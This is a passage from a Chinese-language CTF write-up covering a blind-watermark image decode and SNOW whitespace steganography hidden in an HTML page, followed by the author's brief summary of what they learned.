


原来不用一直等，噗！我等了十三分钟。。。吐啦
注意手动暂停攻击，然后确定保存就行了。
已经成功解密了。
两张一样的图片，考虑盲水印。



```
18101@DESKTOP-3OERAQ7 MINGW64 ~/BlindWaterMark (master)
$ python bwmforpy3.py decode 4.png 5.png flag.png
image<4.png> + image(encoded)<5.png> -> watermark<flag.png>

18101@DESKTOP-3OERAQ7 MINGW64 ~/BlindWaterMark (master)
$
```


成功得到




得到一部分flag，然后还有一个URL

第八关

访问提示的URL


看不出来什么，(做题少，没见过)，看大佬wp是snow隐写。长知识了。



```
<html>
 ▶<head>…</head>
▼<body class="is-lite s-manhattan-index" style> == $0
  ▶<script>…</script>
    <!-- How did it become a blank , maybe you should pass (no one can find me)-->
  ▶<textarea id="s_is_result_css" style="display:none;">…</textarea>
  ▶<textarea id="s_index_off_css" style="display:none;">…</textarea>
  ▶<div id="wrapper" class="wrapper_new">…</div>
  </body>
</html>
```


snow隐写需要密码，这个就是密码。

在线网站解密



得到最后一部分flag

总结

知识了解：

> snow 是一款在html嵌入隐写信息的软件，它的原理是通过在文本文件的末尾嵌入空格和制表位的方式嵌入隐藏信息，不同空格与制表位的组合代表不同的嵌入信息。

这次学到好多内容，不过还是做题越多越好。多刷题。争取下次有比赛能进一次线下。继续加油。